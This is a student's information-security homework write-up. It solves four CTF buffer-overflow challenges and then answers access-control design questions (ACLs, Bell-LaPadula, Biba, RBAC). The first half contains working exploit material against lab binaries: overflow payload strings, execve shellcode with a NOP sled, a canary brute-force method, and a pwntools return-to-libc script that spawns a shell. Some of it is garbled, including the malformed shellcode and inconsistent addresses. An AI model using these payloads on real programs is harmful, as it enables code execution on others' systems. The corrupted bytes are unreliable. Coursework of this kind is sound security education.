

# 18631 - INTRODUCTION TO INFORMATION SECURITY

## HOMEWORK 2

- Buffer Overflow 1 (CTF USERNAME : kssavineeth15)
- As the Hint in the question mentions, we have to return the win function that displays the flag output
- To do so we can go to problems folder and use 'objdump -d ./vuln' which would give us the objdump. Searching for the Win function address we get, 0x0804856b.
- Now on following the stack of variables and how the stack pointer varies in the vuln function , we can see that the stack is being offset by 156 bytes, therefore we have to fill up the stack with 156 bytes.
- However to overwrite the RET pointer in the stack we also need to cross SFP which of size four bytes. Therefore an extra four bytes along with 156 bytes if overwritten would take us to RET pointer.
- Now after writing 160 bytes of the data we can add the above WIN function address found (0x0804856b) at the end of it which erases the earlier RET stack value. Therefore the final python file of exploit would be something like ***print('1' \* 156 + '1' \* 4 + '\x6b\x85\x04\x08')*** . If this string is entered, we enter the win function and therefore the flag gets displayed as shown below.

[illegible]

- Buffer Overflow 2 (CTF USERNAME : kssaivineeth15)
  - This overflow is performed using the famous shell code exploit.
  - The concept is to find out an address at which a particular opcode instruction like 'ff f4' exists . This opcode is of importance because the particular opcode if executed by the compiler is equal to **execve** function call in C. In other words a root shell terminal can be accessed.
  - To find out this address two methods can be followed, we can see through the objdump and construct the address by ourselves like shown below.

We

Can see that address 0804841c has ff f4 after an offset of 3 bytes. Which gives us the address of 080484120 as the address which if executed can give us a shell.

```
Disassembly of section .text:

08048400 <_start>:
08048400: 31 ed          xor     %ebp,%ebp
08048402: 5e            pop     %esi
08048403: 89 e1          mov     %esp,%ecx
08048405: 83 e4 f0       and     $0xffffffff0,%esp
08048408: 50            push    %eax
08048409: 54            push    %esp
0804840a: 52            push    %edx
0804840b: 68 00 86 04 08 push    $0x8048600
08048410: 68 a0 85 04 08 push    $0x80485a0
08048415: 51            push    %ecx
08048416: 56            push    %esi
08048417: 68 3c 85 04 08 push    $0x804853c
0804841c: e8 af ff ff ff call    80483d0 <__libc_start_main@plt>
08048421: f4            hlt
08048422: 66 90         xchg    %ax,%ax
08048424: 66 90         xchg    %ax,%ax
08048426: 66 90         xchg    %ax,%ax
08048428: 66 90         xchg    %ax,%ax
0804842a: 66 90         xchg    %ax,%ax
0804842c: 66 90         xchg    %ax,%ax
0804842e: 66 90         xchg    %ax,%ax

08048430 <__x86.get_pc_thunk.bx>:
08048430: 8b 1c 24       mov     (%esp),%ebx
08048433: c3            ret
08048434: 66 90         xchg    %ax,%ax
08048436: 66 90         xchg    %ax,%ax
08048438: 66 90         xchg    %ax,%ax
0804843a: 66 90         xchg    %ax,%ax
0804843c: 66 90         xchg    %ax,%ax
0804843e: 66 90         xchg    %ax,%ax
```

- The other method could be to use gadget finding tools, that would do the same process using the python script, instead of manually finding it.
- Once the address is found. A similar procedure to Buffer Overflow 1 solution is followed. However the return address this time is given with the address at which 'ff f4' exists. At the end of this the shell code given in the hint is appended to the string. The python file looks something like this
- `print("\x90" * 160 +  
"\x20\x84\x04\x08"+"x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\`

x89\xe3\x89\xc1\x89\xc2\xb0\b0\xcd\x80\x31\xc0\x40\xcd\x80'), A NOP (no operation sled) is used so that if there is any offset in the instruction the program will keep moving to the next line until the shell code is reached instead of exiting.

- Once the shell code gets executed, we can do cat flag.txt and get the flag, which is shown in the image below

```
[kssaivineeth15@pico-local-dev-shell:~$ nano output2.txt
[kssaivineeth15@pico-local-dev-shell:~$ cat output2.txt -| nc 192.168.2.63 34493
Enter a string:
????????????????????????????????????????????????????????????????????????????????????
[ls
flag.txt
vuln
vuln_no_aslr
xinet_startup.sh
[cat flag.txt
972728cd6432d816c1544e82b2347450
```

- **BUFFER OVERFLOW -3 (ctf username - kssaivineeth15)**
  - This stack comes with a stackguard which is a canary which is placed inside the stack
  - Now overwriting the stack would lead to hacker detected! Message. Therefore we can bruteforce and find out what the value of canary is
  - To begin with, we need to find the value at which the output shows hacker detected. Now the place at which the canary is present is detected. In my case the canary was present after 253 bytes in the stack. We can brute force the canary by using a simple for loop that loops through 0 - 255 ascii values and adds a byte each time to the string thats passed into the program.
  - The for loop is run four times to find four bytes of the canary. In my case the bruteforced canary value was found to be '52e6' which is the canary in ascii format.
  - Once the canary is attacked, we can fill the rest of the bytes in the stack with random characters or NOPs . and rewrite the written address to win function.
  - The win function would display the flag.

- BUFFER OVERFLOW - 4 (CTF USERNAME - kssaivineeth15)
  - This buffer overflow attack is performed by using **return to libc** attack. The code for the attack is shown below.

```

GNU nano 2.5.3                                     File: exploit4.py

from pwn import *
import textwrap


p = process('./vuln')

result = p.recvline()
result1 = p.recvline()
buf = result1[result1.find('0x'):]
buf = buf[2:]
print(result1)
print(buf)
add = int(buf,16) + 172
buf = hex(add)[2:]
print(buf)
buf_wrap = textwrap.wrap(buf,2)
buf_add_new = buf_wrap[3] + buf_wrap[2] + buf_wrap[1] + buf_wrap[0]
print(buf_add_new)
#print(buf_add_new)
#print(buf_add_new)
final_add = buf_add_new.decode('HEX')
str = 'a' * 160 + '\x20\x04\x04\x08' + 'a' * 4 + final_add + '/bin/sh'
#print(str)
p.sendline(str)
#print(p.recvall())
p.interactive()
#result = recvline()
#print(result)

```

- 
- In this attack , we initially find out where the buffer seg faults. In my case it seg-faulted at 156 characters. However the buffer length is not 155 but 156 itself. The reason why it segfaulted at 156 is, the actual string length is 157 including the '\n'. Now adding four bytes for \$ebp we can see that to reach RET in stack. Therefore the code overwrites the stack till ebp with 160 characters of 'a'.
- Next according to the attack, we have to add the address of the 'system' function. The address can be found out from objdump of the vuln. The address determined is added into the string .
- Further once the program returns to 'system' function, it needs a return address to be saved in the stack. For which reason we add another four random bytes of 'a' and let it get saved onto the stack.
- Now we are ready to execute the shell code. However we are 156(buffer) + ebp(4) + system ret address(4) + ret for system(4) and address offset

```
kssaivineeth15@pico-local-dev-shell:~/problems/Buffer Overflow 3$ cd ..  
kssaivineeth15@pico-local-dev-shell:~/problems$ cd "Buffer Overflow 4"  
kssaivineeth15@pico-local-dev-shell:~/problems/Buffer Overflow 4$ python ~/exploit4.py  
[+] Starting local process './vuln': pid 2470610  
Here's a clue! The address of buf is 0xffc6171c  
  
ffc6171c  
  
ffc617c8  
c817c6ff  
[*] Switching to interactive mode  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
$ ls  
flag.txt vuln  
$ cat flag.txt  
0ec9d7c8236ba0c0c5e36d1a5cf06968  
$ █
```

- This offset is added to the starting address of the buffer which can be seen in the screenshot below
- 
- ```
kssaivineeth15@pico-local-dev-shell:~/problems/Buffer Overflow 3$ cd ..
kssaivineeth15@pico-local-dev-shell:~/problems$ cd "Buffer Overflow 4"
kssaivineeth15@pico-local-dev-shell:~/problems/Buffer Overflow 4$ python ~/exploit4.py
[*] Starting local process './vuln': pid 2470610
Here's a clue! The address of buf is 0xffcf6171c

ffcf6171c


ffcf617c8
c817c6ff
[*] Switching to interactive mode
aa
$ ls
flag.txt  vuln
$ cat flag.txt
0ec9d7c8236ba0c0c5e36d1a5cf06968
$ █
```
- The address value 0xffcf6171c is extracted from a pwn recvall command and then the offset value is added and this address is converted to little endian format. The final address is stored in the variable final\_add . The variable final\_add is appended along the shell generation string '/bin/sh'.
  - This final\_add will allow the return to the stack at the exact point where /bin/sh is present.
  - Passing this entire string on to the program, we could get access to the shell. However to interact with the shell , we can use p.interactive() To initiate interaction at the current execution point on the program.
  - Now that p.interactive() allows us to type commands onto the shell. We can check for 'ls' and 'cat flag.txt' commands on runtime.
  - This is one of the most fun problems I have solved.

## 2.1 ACCESS CONTROL LIST USING UNIX SYSTEM

- The format for the question would be


```
# file: abc
# owner: someone
# group: someone
user::rw-
user:johny:rw-
group::r--
mask::rw-
Other::r-
```
- Assignment handouts format
  - File : assignment\_handout
  - Owners : MC and LJ rw-
  - Group : TAs Alice and Bob rw-
  - Others : Students r--
- Assignment Submission format
  - File : assignment\_submission
  - Owner : Student rw-
  - Group : ---
  - User: LJ r--
  - User:MC r--
  - User : Alice r---
  - User: Bob r --
  - Others : --- (no read no write no execute)
- Grade reports
  - File : grade\_reports
  - Owner : instructors (LJ and MC) rw-
  - Group : Alice and bob (TAs) r--
  - User : Student (Sn) whose grade report is available r --
  - Others : --- (other students cannot read write or execute).

- 2.2 MULTI LEVEL - MULTI LATERAL READ MODEL



- This a BLP model for READ policy. The students have one code word each from the set  $\{S_1, S_2, \dots, S_N\}$ . However the TAs and Instructors have all codewords with them. Therefore they can read Grade reports, submissions and handouts.
- However each student can read only their submission and grade report, because they do not have the code word to read other student's code word.
- The arrows represent flow of information. The handouts would be read by students. Students create the submissions. The Instructors create the Grade reports which can be read by the student of same level - 'SECRET' only if they have the required codeword.'

- 2.3 MULTI LEVEL - MULTI LATERAL WRITE



- 
- This a BIBA write model. In BIBA No write up is followed, implies write down is followed. Here Even though TAs and Instructors are on a level higher than submissions level, Since they do not have the codeword (SUB) they cannot modify the CONTENT in SUBMISSIONS. However since the student has the Codeword (SUB) he can write on to his submission.
- Here each of the student will have their own codeword for submissions therefore they can write to their submissions only. However since they dont have codeword for other submissions they cannot write into their submissions.
- The arrows represent the flow of information.



- 2.4 RBAC ( ROLE BASED ACCESS CONTROL)
  - There would be four roles in the system INSTRUCTORS, TA, STUDENT and PUBLIC.
  - When a particular student is logged in (Sn = S1 assume) then students S2 to S10 would take public role with respect to that particular student. Other students would be grouped into a role called 'PUBLIC' with respect to the particular student logged in.

| Role / File type        | Handout | Grade Reports | Submissions |
|-------------------------|---------|---------------|-------------|
| Instructors (MC and LJ) | RW-     | RW-           | R--         |
| TA (Alice and Bob)      | RW-     | R--           | R--         |
| Student (Sn) logged in  | R--     | R--           | RW-         |
| PUBLIC (other students) | R--     | ---           | ---         |

- 2.5 REVOCATION OF SUBJECT
  - In unix based file system removing a specific subject would involve '*difficult*' revocation. The user as to removed for each of the Access Control List (ACL) created for each file type. In our case if any TA is fired, he has to be removed by the system admin from all the file type ACLs (i.e submissions, grade\_reports and handouts).
  - However with BLP , BIBA model it is relatively easy, since the model involves groups other than individual person, the person to be fired ( assume Bob ) should be removed from the particular group. Eg: Bob has to be removed from TAs group.
  - For RBAC also Bob can be removed from his role 'TA' from the access control matrix. Therefore all his rights gets revoked.